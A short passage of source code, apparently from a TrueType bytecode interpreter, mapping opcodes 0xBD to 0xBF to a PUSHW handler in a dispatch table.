function[0xBD] = itrp_PUSHW;
function[0xBE] = itrp_PUSHW;
function[0xBF] = itrp_PUSHW;
```